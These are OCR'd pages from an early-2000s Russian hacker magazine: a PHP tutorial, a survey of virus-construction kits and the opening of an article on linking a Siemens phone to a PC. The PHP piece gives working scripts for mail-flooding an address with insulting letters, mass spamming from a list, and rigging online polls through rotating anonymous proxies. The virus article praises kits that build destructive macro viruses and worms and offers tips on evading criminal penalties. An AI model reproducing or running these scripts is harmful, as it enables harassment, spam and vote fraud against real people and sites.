        { $i=1; }

if($i<=31337)
        {
$b=$i;
$b+=$nn;
while($i<=$b)
        {
mail("lame@lamo.ru", "Удостоверение $i",
"<H1><center><b>У Д О С Т О В Е Р Е Н И Е № $i
</b></h1></center><br><br>\r\nВыдано Иннокентию Васильевичу в том, что он является наитупейшим придурком во всем российском Интернете.", "From: LohoKiller $i");
$i++;
if($i==$b)
        {
echo "Отправлено $i писем! Перезапуск скрипта... please wait...
<script>location='mail_flood.php?i=$i&'</script>";
        }}}
?>
```

Как несложно заметить, скрипт посылает 10 различных(!) писем, затем перезапускается, посылает еще 10 писем, перезапускается и так далее.
Этот геморрой с перезапуском скрипта придуман по причине ограничения времени выполнения сценария web-сервером. Поскольку количество отведенных скрипту секунд на всех серверах разное (на платных хостингах больше, на халявных меньше), советую тебе поиграть со значением переменной nn - выставить ее поменьше, если выполнение скрипта прерывается и он не успевает отослать нужное количество писем. mail_flood.php - это имя, с которым ты сохранишь на сервере скрипт.

SPAMING

Спам - вирус XXI века ;). Причем люди (так уж они устроены...) сердятся лишь на виртуальное его проявление - ту же "Экстру М" все с радостью берут :). Но, ей богу, неприятно обнаружить, что за ночь в ящик накапало 79 тридцатикилобайтовых писем с предложением "Зарабатывать по $10000 в месяц".



"Небольшой спамлист"

Но спам как средство раскрутки сайта стоит не на последнем месте, да и, потом, можно подумать над мирным применением моего скрипта - например, создавать собственные рассылки, не используя оборзевший subscribe.ru. Как бы то ни было, если производить рассылку писем, то с сервака:

```
<?
$emails=file(spamlist.txt);
$c=count($emails);
if(!isset($i))
        {
$i=1;
        }
$b=$i;
$b+=9;
while($i<=$c && $i<=$b)
        {
mail("$emails[$i]", "Спам", "Йо! Посетите мой мегакульный сайт: www.yo.ru");
if($i==$b)
        {
echo "<script>location='script.php?i=$i'</script>";
        }
        }
?>
```


СЛИВАЕМ ФАЙЛЫ

Иногда бывает необходимо закачать какой-нибудь большой (или не очень) файл на сайт с другого сервера. Можно, конечно, сперва слить его к себе на комп, а потом upload'ить на сайт по FTP, но в этом случае ты дважды(!) перекачиваешь одну и ту же информацию, что довольно глупо, ведь можно заставить сам сервер скачать нужный тебе файл - без участия твоего компа как такового. Тема заезжена perl-вариантами, а я расскажу, как это делается на PHP:

```
<?
$socket = fsockopen("127.0.0.1", 80); //коннект
fputs($socket,"GET /cd/1.exe HTTP/1.0\nHOST: cd\n\n"); //запрос
while(fgets($socket,31337)!="\r\n" && !feof($socket)){
unset($buffer); } //отбрасываем заголовок
while(!feof($socket)) $buffer.=fread($socket, 1024);
//читаем в переменную файл порциями по 1024 байт
$file_size=strlen($buffer); //считаем длину получившейся строки, т.е. файла
$f=fopen("download.exe","wb+");//собственно, пишем в файл
fwrite($f, $buffer, $file_size);
echo "Size of downloaded file:
$file_size<b><br><br>"; //вывод результата
?>
```

Кстати, часто в локальных сетях в виде бонуса дают бесплатный трафик с провайдерскими pop3 и smtp серверами, а значит имеет смысл при помощи PHP скачивать файл и посылать его на мыло, трафик с которым не учитывается. Таким образом можно получить возможность на халяву качать мегатонные файлы! Правда, в этом случае можно здорово получить по шее от админа сетки, которому, в свою очередь, сильно влетит от начальства за безумный mail-трафик ;). Но если сложности тебя не пугают (7 раз подумай, а потом подумай еще раз ;)), то, так уж и быть, расскажу, как прикреплять к письму файлы средствами PHP.

Наиболее просто задача решается использованием уже написанного буржуйскими программистами class'a - "mime_mail".



"phpclasses.phpclub.net"

Про Сокеты

Большинство сетевых приложений состоит из двух частей: клиента и сервера. Существует масса примеров такого типа приложений: IRC-клиент и IRC-сервер, броузер и web-сервер, клиент FTP и сервер FTP. Весь процесс связи клиента с сервером на уровне приложения сводится к отправке серверу запроса и получения ответа на него. Для этого PHP (и многие другие языки) используют сокеты Беркли (Berkeley), которые служат интерфейсом общего назначения для сетевых транспортных служб. Сокеты являются конечными пунктами связи; в системе клиент-сервер клиент является одной сокетой, а сервер – другой. Эти две точки связаны между собой абстрактным "каналом связи", основанном на вполне реальном кабеле (радиоканале, спутнике, чем угодно).

300 байт о том, что такое "Беркли". Это, прежде всего, город на территории США, в котором находится одноименный университет. В 70-х годах минувшего века там трудилась небольшая группа талантливых программистов, возглавляемая Биллом Джоем (Bill Joy). Основной их задачей было совершенствование UNIX V6, которую они успешно решали, поочередно выпуская все новые и новые версии пакетов Berkeley Software Distribution (BSD) Собственно, в процессе работы над первыми BSDями и была разработана технология

Этот класс предоставляет довольно широкие возможности по работе с почтой, избавляя от необходимости вручную строить сообщения.

А вот скрипт, показывающий, каким образом можно аттачить файлы.

```
<?
include "mime_mail.inc";
$file="big_file.jpg";
$content_type="image/jpeg";
$f=fopen($file, "r"); //Читаем файл
$filesize= filesize($file);
$data=fread($f, $filesize);
fclose($f);
$mail=new mime_mail; #создаем копию объекта
$mail->from="hacker@yuorhost.com";
$mail->to="hacker@isp.ru";
$mail->subject="Файло!";
$mail->body="Держи файл!";
$mail->add_attachment($data, $file, $content_type);
$mail->send();
?>
```

И делов-то ;)

НАКРУТКА ГОЛОСОВАНИЙ

Ну вот и подошли к основной задаче. Не так уж это просто - грамотно накрутить голосование, ведь в абсолютном большинстве случаев voting-скрипт ведет статистику по Ip-адресам голосовавших, дабы избежать повторных волеизъявлений. Есть, однако, анонимные proxy-сервера, позволяющие оставлять в логах разные ip'шники, что, зачастую, довольно эффективно. Но опять же, если накручивать с сервера, притом желательно буржуйского, т.к. почти все проксики находятся за М9, а стало быть, связь с ними лучше из забугорных каналов. Сразу скажу, это довольно серьезная задача, под которую я наворотил довольно сильный скрипт.

Сценарий будет использовать в работе текстовый файл с адресами анонимных проксиков, где порт отделяется от хоста двоеточием. Например, 217.65.34.11:3128 (адрес я придумал от балды). Следует заметить, что в PHP нет как таковой поддержки proxy-серверов, поэтому мне пришлось слепить класс (class), позволяющий осуществлять работу через прокси. Приводить здесь код класса я не буду - незачем; если тебе интересно, ты ведь всегда его можешь посмотреть.

NEXT

TIPS&TRICKS

Для тонкой настройки Windows XP Professional существует специальная программа gpedit.msc (Пуск ->Выполнить ->gpedit.msc). При помощи нее можно сделать кучу полезных вещей, например, убрать с рабочего стола значок корзины, забыть про пункт Справка в меню Пуск, отключить Active Desktop, убрать всплывающие подсказки, запретить доступ к панели управления и т.д. и т.п. Все наиболее полезные возможности этой проги расположены в папке Конфигурация пользователя/Административные шаблоны, в других папках ничего интересного я не нашел. И еще, не ищи эту прогу в XP Home Edition, нет ее там.

Zoom (zoom611@e-mail.ru)

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru)
Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$.
Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

Взлом

HACKER'S PHP

Никита Кислицин aka Nikitos (nikitoz@fromru.com)

< Folder3 >

"Пример html-формы накрутчика"

В этом class'е создана функция px(), принимающая две обязательные переменные (хост и URL получаемого файла) и одну необязательную (номер порта web-сервера, по умолчанию - 80). Этот класс - сердце нашего скрипта, поэтому начинается накрутчик довольно стандартно:


```
<?
include"proxy.inc";
$prox=new proxy;
?>
```

А вот продолжение... Я писал его минут 40(!) - постоянно что-то не работало ;). В итоге я приблизился если не к идеалу, то, по крайней мере, рабочему варианту:

```
<?
include "proxy.inc"; //Подключаем класс
$prox=new proxy; //делаем копию объекта
if(isset($submit)) //Нажата ли кнопка отправки формы?
                                        {
$prox_arr=file("proxies.txt"); //Режем в массив файл с проксиками
$num_prox=count($prox_arr); //считаем количество элементов в массиве
if(!isset($i)) //Если НЕ выставлена переменная счетчика, выставляем
                { $i=0; }
$ff=$i; //Доп. переменная
$ff+=9; //увеличиваем ее значение на 9
$host_url=explode("\\", $url); //Разрезаем введенный пользователем URL на хост и Адрес док-та
$host=$host_url[0];
$url=$host_url[1];
$num_prox--; //Снимаем единичку с числа элементов в массиве $num_prox (нумерация элементов в массиве начинается с 0)
while($i<=$ff && $i<=$num_prox)
                              {
$pro=explode(":", $prox_arr[$i]); //режем адрес проксика на хост и порт
$proxy_host=$pro[0];//Определяем переменные в классе
$proxy_port=$pro[1];
$prox->proxy_host="$proxy_host";
$prox->proxy_port="$proxy_port";
$sockett=$prox->px("$host", "$url"); //пуск функции из класса proxy
if(!$sockett)
            {
$problems.="\n<br>Проблема с этим проксиком: $prox_arr[$i]"; //Если произошла ошибка...
            }        $i++;

if($i==$b)
            {
echo "<script>location='script.php'</script>";
            }

}
Echo "Накрутка голосования успешно завершена.<br> В процессе накрутки произошли следующие ошибки: <br><b>$problems</b>";
                                        }else         {
echo "Здесь HTML-форма..."; }
?>
```



"Результат работы накрутчика"

От пользователя скрипту передаются 2 параметра: УРЛ до скрипта (без http://) со всеми передаваемыми ему переменными, включая идентификатор ответа и количество требуемых "голосов" в поддержку какого-то варианта ответа.

Также необходим большой список proxy-серверов, достав который, следует сразу отбросить все левые адреса, для чего удобно поюзать специальные утилитки (либо же ничего не проверять: скрипт, в принципе, сам все проверяет, правда, это несколько замедляет его выполнение :().

Аналогично, как и в случае рассылки спама, выполнение скрипта будет повторяться, покуда не иссякнет список проксиков.

Используемые PHP-функции

Краткий экскурс по функциям PHP, используемым в вышеприведенных скриптах.

Fsockopen (хост, порт, переменная с номерами ошибок, переменная с пояснением к ошибкам). Создает локальный сокет и пытается соединить его с удаленным. Если соединение удачное, возвращает True, в противном случае – False.

Fopen (имя файла, режим работы с ним). Эта функция может открывать как локальный файл, так и удаленный (указывается url до него). Что касается режимов открытия, то тут ассортимент стандартный:

A – открыть для дополнения, данные допишутся в конец файла;

a+ – открыть для дополнения и чтения;

r только чтение;

r+ – данные дописываются в начало файла, причем поверх старых;

w – открывает файл для записи, содержимое файла уничтожается;

w+ – чтение и запись, все как в предыдущем случае;

isset (имя переменной) – проверяет, определено ли значение какой-то переменной, если определено – возвращает true, в противном случае – False;

split()=explode ("разделитель", "строка") – режет строку в массив, используя указанный разделитель;

implode() – выполняет обратную функцию;

file (имя файла) – бьет содержимое файла в массив, используя в качестве разделителя символ новой строки, т.е \n.

Операторы сравнения, определения значений переменных:

= – устанавливает значение переменной;

== – знак равенства (используются, в отличие от перла, для всех типов данных);

!= – знак неравенства;

! – знак отрицания, частица "не" Т.е., например, if(!fsockopen()) – показывает, что если коннект НЕ удался, то делать надо то-то...

САГА О ПРОТОКОЛАХ

Ммм... А ты знаешь, как работает броузер? :). Если ты подумал, что я говорю про вершину протоколов - про уровень взаимодействия с пользователем ("ввел адрес, нажал на пимпу, все пучком" - вот и весь протокол =)), то ты ошибся. Я говорю про более низкоуровневые вещи - про уровень сокетов.


HTTP-клиент, т.н. "броузер", соединяется с указанным сервером и начинает с ним общаться, отдавая серверу HTTP-команды, называемые также "методами". За ними идет адрес документа на сервере и версия протокола HTTP. Формат строки запроса примерно такой: GET /index.html HTTP/1.0, здесь используется метод GET для документа index.html, очевидно, главной страницы сайта. Затем в заголовке клиент посылает на сервер необязательную информацию о своей конфигурации и форматах принимаемых документов. Информация эта посылается построчно, строки отделяются друг от друга последовательностью символов возврата каретки и новой строки (\r\n), завершается запрос пустой строкой. т.е. \r\n\r\n. Вот пример заголовка:

```
Accept: */*
Connection: Keep-Alive
User-Agent: Megascript
Host: www.xakep.ru
```

Потом сервер, переварив запрос, отвечает на него, например, так:


```
HTTP/1.0 200 OK
Date: Thu, 14 May 2002 23:54:21 GMT
Server: Apache/1.3.6 (Win32)
Last-Modified: Mon, 13 May 2002 20:04:12 GMT
```

и так далее...



"Результат неверного запроса"

После заголовка идет уже непосредственно HTML-документ, который обрабатывается броузером и выводится на экран в виде web-страницы. Понятно? Раз так, подумай, как работают FTP, Telnet, Smtp, Irc и прочие клиенты. Да так же! Просто у них свой собственный язык, свой собственный протокол! Именно поэтому на PHP можно выписывать полноценные клиенты, ничем не уступающие по возможностям тем, что ты ежедневно пользуешь. Именно таким образом пишут "пауков", "ботов", короче - проги, которые самостоятельно расхаживают по web'у, причем делают это не хуже любого юзера - таким софтом пользуются все поисковые машины при индексации сайтов, на этом основаны все те накрутчики голосований, счетчиков, брутфорсеры, и прочий софт, который мы с тобой пишем ;).



"access.log вебсервера Apache"

THE КОНЕЦ

Краткий курс по работе с socket'ами из-под PHP подошел к концу. Правда, PHP красивее перла? :). А главное - яснее и короче: ни один из скриптов в этой статье не перевалил и за 30 строк. Это притом, что в них довольно много воды - html'я. На чистом plain code будет еще меньше.


А Perl? Одни заголовки броузеру+подключение модулей - уже строк пять ;))).

Как бы то ни было, все эти скрипты - всего лишь примеры реализации клиентских частей некоторых web-приложений, эти примеры довольно четко отражают весь процесс взаимодейтсвия клиента с сервером, показывают, как это взаимодействие осуществляется. Теперь ты уже и сам, наверное, сможешь написать клиентскую часть к какому-нибудь сервису, что весьма отрадно.

А в следующий раз мы, может быть, напишем настоящего irc-бота =). Причем я обязуюсь систематично изложить весь процесс его написания, чтобы ты сам мог его модифицировать, добавляя новые оригинальные функции.

P.S. Если у тебя возникли трудности с пониманием программ либо же проги просто не заработали на твоем хостинге - отпиши мне, очень может быть, что помогу. Я специально не стал нигде выкладывать скрипты - пока будешь перебивать их из журнала, может что-то осядет в твоем мозгу. Да, качнуть используемые в программах классы можно здесь: http://x-p.nm.ru/classes/index.html

Если хостер опять там что-то удалил (как уже несколько раз делал!), то можешь отписать мне - через некоторое время пришлю.



"Лучшая книга по PHP!"

P.P.S. Автор статьи не занимается spam'ом. Спамлист, что на скрине, попал в его руки вместе с очередным рекламным письмом. Автор выступает резко против спама, его бы воля, всем бы спамерам ноги повыдергивал ;).





Леший с Лукоморья (lukomore@xakep.ru)

Каждая кухарка может написать вирус

Как без особых усилий создают вирус, троянца или червя


«Каждая кухарка может управлять государством», - как-то сказал В.И. Ленин. Я могу перефразировать это высказывание - «Каждая кухарка может написать свой вирус, троянского коня или червя». Это стало возможным благодаря тому, что сейчас существует огромное множество разнообразных утилит, облегчающих процесс создания макровирусов для MS Word или MS Access, троянских коней и даже Internet-червей. На сайте "Большой вирусной энциклопедии" (http://www.viruslist.com) дано описание некоторого числа конструкторов вирусов: VCL, DREG, G2, IVP, NRLG, PS-MPC, StalkerX, VCC, Script.Alamar, Macro Virus Development Kit и т.д. О некоторых из них и пойдет речь в моей статье. Однако сразу хочу предупредить, что в Уголовном Кодексе РФ существует "замечательная" статья 273 "Создание, использование и распространение вредоносных программ для ЭВМ", по которой можно "загреметь" на три года в места не столь отдаленные. А если твое творение повлекло еще и тяжкие последствия, то можно сушить сухари на срок от 3 до 7 лет. Кстати, здесь есть небольшая хитрость, которой можно воспользоваться. Семерик грозит только в том случае, если тяжкие последствия наступили "по неосторожности", а вот если ты все делал, зная о последствиях, то 2 пункт к тебе применить нельзя; по крайней мере, закон это не позволяет. Но сядешь по-любому, вопрос только в сроке.

О ПОГОДЕ

Прежде чем начать рассказ о творениях сегодняшнего дня, позволю себе вернуться в 95-й год. Я тогда работал администратором в одной коммерческой конторе, и в один прекрасный момент у нас в сети появился вирус OneHalf, шумевший в то время по всей стране. Отловить его мы отловили, но тогда я задался вопросом: "Насколько легко запустить к нам в сеть вирус?". Потом этот вопрос трансформировался в "Насколько легко создать свой вирус?" Конечно, можно было воспользоваться книжкой Хижняка "Пишем вирус... и антивирус", но она подразумевала знание ассемблера, а его знают далеко не все.

КАК ЖИЗНЬ ПОВЕРНУЛАСЬ

И вот тогда я впервые столкнулся с генераторами вирусов, которые облегчают создание новых вирусов и их модификаций. При этом от автора (создателем его как-то язык назвать не поворачивается) не требуется никаких серьезных знаний языков программирования - ни Ассемблера, ни С, ни каких других. Всего за пару дней поисков в Internet и в FIDO (большим подспорьем оказалась эха PVT.VIRII) я нашел не только несколько коллекций вирусов (общее число их составило около 3000), но и первый генератор вирусов. Это был VCL - The Virus Creation Laboratory. Эта графическая оболочка, написанная на Turbo Vision, позволяла достаточно легко создать вирусы, троянцы и логические бомбы для MS DOS, в т.ч. и содержащие механизмы (например, шифрование тела вируса с помощью механизма Cryptex или антиотладочные механизмы), усложняющие их поиск и обнаружение. При создании вируса можно было использовать различные параметры: резидентный/нерезидентный, заражающие EXE-/COM-файлы, тип поиска файла для заражения и т.д. Для защиты от различных резидентных антивирусов данный генератор позволял внедрять в создаваемые вирусы технологию Virex-Protection. В комплекте с VCL поставляются и примеры вирусов.



The Virus Creation Laboratory

Похожим на VCL является генератор Virus Lab Creations, который также разработан для создания DOS-вирусов, в т.ч. и загрузочных. VLC позволял создавать вирусы с различными деструктивными функциями (удаление файлов, очищать секторы, замедлять работу системы и т.д.). В результате генератор создавал исходный код на языке C++, который можно было компилировать и распространять.



Virus Lab Creations

Из интересных возможностей, присутствующих у других генераторов, можно назвать задание даты активации, что позволяет указать время, в которое вирус начнет свое победное шествие. Такая возможность, например, есть у NRLG.



NuKE RANDOMIC LIFE GENERATOR

Где сидят вирмейкеры?

* Статья 273. Создание, использование и распространение вредоносных программ для ЭВМ
1. Создание программ для ЭВМ или внесение изменений в существующие программы, заведомо приводящих к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы ЭВМ, системы ЭВМ или их сетей, а равно использование либо распространение таких программ или машинных носителей с такими программами – наказываются лишением свободы на срок до трех лет со штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев.
2. Те же деяния, повлекшие по неосторожности тяжкие последствия, – наказывается лишением свободы на срок от трех до семи лет.

Можно долго рассказывать и о других генераторах, тем более, что в свое время я нашел еще 30 с лишним аналогичных утилит, в т.ч. и для создания полиморфных вирусов. Однако время MS DOS и других клонов DOS (PC DOS, DR DOS и т.д.) прошло - пришло время Windows и Unix. Перейдем к генераторам, облегчающим создание вирусной заразы именно для этих операционных систем.

ЭТО СЛАДКОЕ СЛОВО - MUSTDIE

Я пропущу описание того, как всего за пару часов я с помощью поисковика нашел исходные тексты червя Морриса, нашумевшего в 88 году, и Melissa, нашумевшего спустя десятилетие. Грамотный программист при желании может использовать их при создании не менее опасных червей. Также в мою коллекцию попал и Millennium Internet Worm, который позволяет использовать бреши в различных сервисах (IMAP, BIND, Mount, FTP и т.д.) и проникать на удаленные машины, инсталлировать себя на них и продолжать свое победное шествие, проникая в другие системы.

Однако перейду к самим генераторам. Например, MiNi ULTRAS Construction Kit, который позволяет создавать макровирусы для редактора Word 97, Word 98, которые еще можно встретить в российских компаниях. Написать с помощью MiNi макровирус очень просто. Достаточно в графической консоли (сама реализована в виде макроса) задать необходимый функционал, задать имя вируса и импортировать его в Word'овый документ. И дело в шляпе - вирус, который может, например, удалить установленные у вашего визави антивирусы (поддерживается большой список от AVP и Norton Antivirus до McAfee и ViruSafe), готов.

Один из экранов MiNi ULTRAS Construction Kit

Этот же автор предлагает и еще один свой продукт - более продвинутую версию ULTRAS Construction Kit 2.0 for Word, которая функционирует как отдельное приложение, а не макрос из-под Word. Макровирусы, созданные с помощью этого генератора, могут:
* завершить работу Windows;
* удалить драйвер vmm32.vxd, необходимый для работы Windows 95;
* удалить файлы в каталоге Windows или Program Files;
* удалить динамические библиотеки .dll в каталоге windows\system;
* удалять файлы в каталоге, в котором находится зараженный макровирусом документ.
* И т.д.



Один из экранов ULTRAS Construction Kit 2.0

Помимо MiNi UCK и UCK 2.0 существуют и другие генераторы, ориентированные на создание макро-вирусов для Word'а. Например, VicodinES Macro Poppy Construction Kit v1.0, Class Macro Kit, China Town Macro Word Virus Construction Kit и т.д., которые я не буду описывать подробно. Для

NEXT

Взлом

КАЖДАЯ КУХАРКА МОЖЕТ НАПИСАТЬ ВИРУС

Леший с Лукоморья (lukomore@xakep.ru)




<Folder2>

создания вирусов, поражающих документы Word 2000, можно использовать $MOOTHiE's Macro Virus Creator 2000 или WalruS Macro Virus Generator. Помимо Word'а вирьмейкеры оккупировали и другие офисные продукты компании Билла Гейтса, например, Excel, Access, PowerPoint и т.д. Одним из таких генераторов является LineZer0 Macro Engine (LIME), который создает вирусы не только для Word'а, но и для Excel и Access. Также существуют Access Macro Generator для MS Access и Powerpoint Macro Generator для MS PowerPoint.

ИНЕТ-ЧЕРВИ

Еще один продукт хакерских технологий - Senna Spy Internet Worm Generator 2000, считающийся первым генератором Internet-червей в мире. Этот инструмент, функционирующий под управлением Windows 95, 98, NT и 2000, позволяет создавать черви (на Visual Basic Script), распространяемые различными способами, например, через Outlook.



Senna Spy Internet Worm Generator 2000

Аналогом SSIWG является Vbs Worm Generator, однако последний является более продвинутым. С его помощью можно задавать не только текст для тела и темы сообщения, в котором может распространяться червь, но и ряд других параметров. Например, включить механизм выключения компьютера, дату активации червя, переход на заданный URL, показ какого-либо сообщения и т.д.

Что такое «Троянский конь»?




Название "троянский конь" вышло из сюжета о Троянской войне между ахейцами и троянцами, возникшей в результате спора между тремя богинями - Герой, Афиной и Афродитой за обладание яблоком с надписью "прекраснейшей" (яблоко раздора). Битва у стен Трои (или, по-другому, Илиона), длившейся более 10 лет, закончилась после того, как мастер Эпей по совету Одиссея строит деревянного коня, в котором прячется отряд воинов. После того как по совету Синона и несмотря на запреты прорицательницы Кассандры, троянцы ввозят коня в город, ночью из конского полого нутра выбираются воины, которые открывают городские ворота и нападают на спящих троянцев. В результате город разграблен и сгорает в пламени пожара. Гомер в своей "Одиссее" так пишет об этом:

...падет Илион, отворивши
Стены коню, где ахейцы избранные будут скрываться,
Черную участь и смерть приготовив троянам враждебным.
После воспел он, как мужи ахейские в град ворвалися,
Чрево коня отворив и из темного выбежав склепа;
Как, разъяренные, каждый по-своему град разоряли...

песнь VIII, 511-516

Помимо распространения через e-mail, черви, созданные с помощью VbsWG, могут передаваться и через IRC. Кстати, для IRC-вирусов существует и еще один генератор - Worm Irc Script Kit.



Vbs Worm Generator

ЮНИКС? НУ КОНЕЧНО!

Теперь скажу пару слов про Unix'овые вирусы. К сожалению, генераторы таких вирусов мне неизвестны. Если не считать The Ding Lik's Millenium C Virus Generator, который генерит исходный текст вируса на C, что позволяет портировать его и на платформу Unix. Однако в Internet можно найти несколько исходных текстов (например, fuzzy.c, проекты TFN и TFN2K), которые позволяют создать на их основе свои собственным вирусы, инфицирующие Unix-системы.


ОТОРВЕМСЯ ОТ СТЕРЕОТИПОВ

Вирусы все чаще осваивают сеть Internet и начинают распространяться через различные необычные для них каналы - ICQ, Napster или Gnutella. Даже такой гуру в области вирусов, как Евгений Касперский, предсказывает появление вирусов, проникающих на компьютеры через дыры в различных играх, например, CounterStrike. Поэтому можно предположить, что через некоторое время появятся утилиты, облегчающие создание троянов и червей, распространяющихся с помощью указанных технологий. Но в заключение статьи хочу лишний раз напомнить, что создание вирусов - уголовно наказуемое деяние, и поэтому не стоит сильно увлекаться этим процессом. Если, конечно, ты не планируешь зарабатывать на этом деньги, как это делают некоторые «бойцы невидимого фронта».




ЖУРНАЛ
МОТО
ВСЕ ОСТАЛЬНОЕ – ОТСТОЙ

Andrew Fadeev (andrewf@ukr.net)



ПОДКЛЮЧАЯ ТЕЛЕФОНЫ

ПОВЕСТЬ В ДВУХ ЧАСТЯХ

Телефонами стали управлять не микропрограммы, а практически целые операционки (говоря об особо новых моделях, слово "практически" можно опустить).
Если ездить с ноутбуком по городу, можно составить список сот, а потом специальной программой построить карту. Если найти карту города в нужном масштабе и одно наложить на другое, можно продавать шпионам.
Телефоны S серии оснащены таким благом, как инфракрасный порт. Им же обладают КПК, в частности на PalmOS. Будем соединять.
Если у тебя есть КПК, не забывай, что через ИК-порт ты можешь записывать на телефон и загружать с телефона записи календаря и адресной книги без специальных программ.

< Folder 1 >

Как-то раз, совсем случайно, мой мобильный телефон Siemens S35i и трубка домашнего радиотелефона Panasonic оказались лежащими рядом. Когда я увидел эту композицию, первое, что я заметил, так это то, что Panasonic в два раза больше по всем трем измерениям. Это заставило меня задуматься. Первые мобильные терминалы имели размеры и побольше, чем у радиотелефона, а умели ровно столько же - совершать и принимать звонки. Со временем размеры уменьшались, а ассортимент функций расширялся. Телефонами стали управлять не микропрограммы, а практически целые операционки (говоря о особо новых моделях, слово "практически" можно опустить). Программное обеспечение стало сложным (тут и багов прибавилось), и модульным - обычно WAP браузеры пишут одни фирмы, а потом каждый их адаптирует под свои телефоны. Сложный софт требует отладки, вот разработчики и включили в свои телефоны интерфейсы для компьютера. Сначала это были просто служебные выходы, позволяли только обновлять версии программного обеспечения и давали доступ к служебным функциям. Но в телефонах стали появляться модемы (WAP не святым духом живет), органайзеры и прочие фишки вроде MP3 плееров. Тогда связь с ПК стала уже документированной функцией, в продажу поступили кабели и софт синхронизации адресной книги и расписания (SoftDataLink для Siemens). Но скрытые функции остались, а жажда исследований у программистов не иссякла. И началось...

Часть первая

Движимое и недвижимое (мобильник и PC или ноутбук)

Итак, наша задача соединить мобильный телефон и компьютер. Поскольку я являюсь счастливым обладателем Siemens S35i, то я на его примере и буду рассказывать. Все это касается и других телефонов, только названия программ будут другие, а назначение то же.




Тот самый кабель. Купить можно на siemens-club.ru

Первое, что нам надо, это кабель. Купить его можно на радиорынке и во многих магазинах, торгующих трубами. В Инете пишут, как сделать самому, если хочешь, то в конце статьи есть ссылка. А теперь я расскажу о программах и о том, что они могут.

S25/35 Explorer.

Классика жанра. Существуют версии под все творения Сименса. На картинке ты видишь столбик кнопочек. Пройдемся.



S25/35 Explorer

Phonebook

Открывает доступ ко всем телефонным книгам телефона (на SIM, в памяти и в специальной области SIM). К спискам принятых, набранных и пропущенных звонков. Заметь, VIP записи обозначаются восклицательным знаком. Зная это, можно сэкономить время на создании VIP записи - просто при наборе имени вкатать восклицательный знак в конец, а не лазить по менюшкам. Здесь можно создавать, изменять, удалять и экспортировать в разные форматы записи. Еще можно печатать на принтер, набирать номера и нормализовывать записи. Последнее означает, что в опциях программ можно задать цифры, которые при выборе нормализации будут добавляться к записи. Удобно, если оператор требует обязательного набора кода страны и города при звонках на городские телефоны.

Organizer

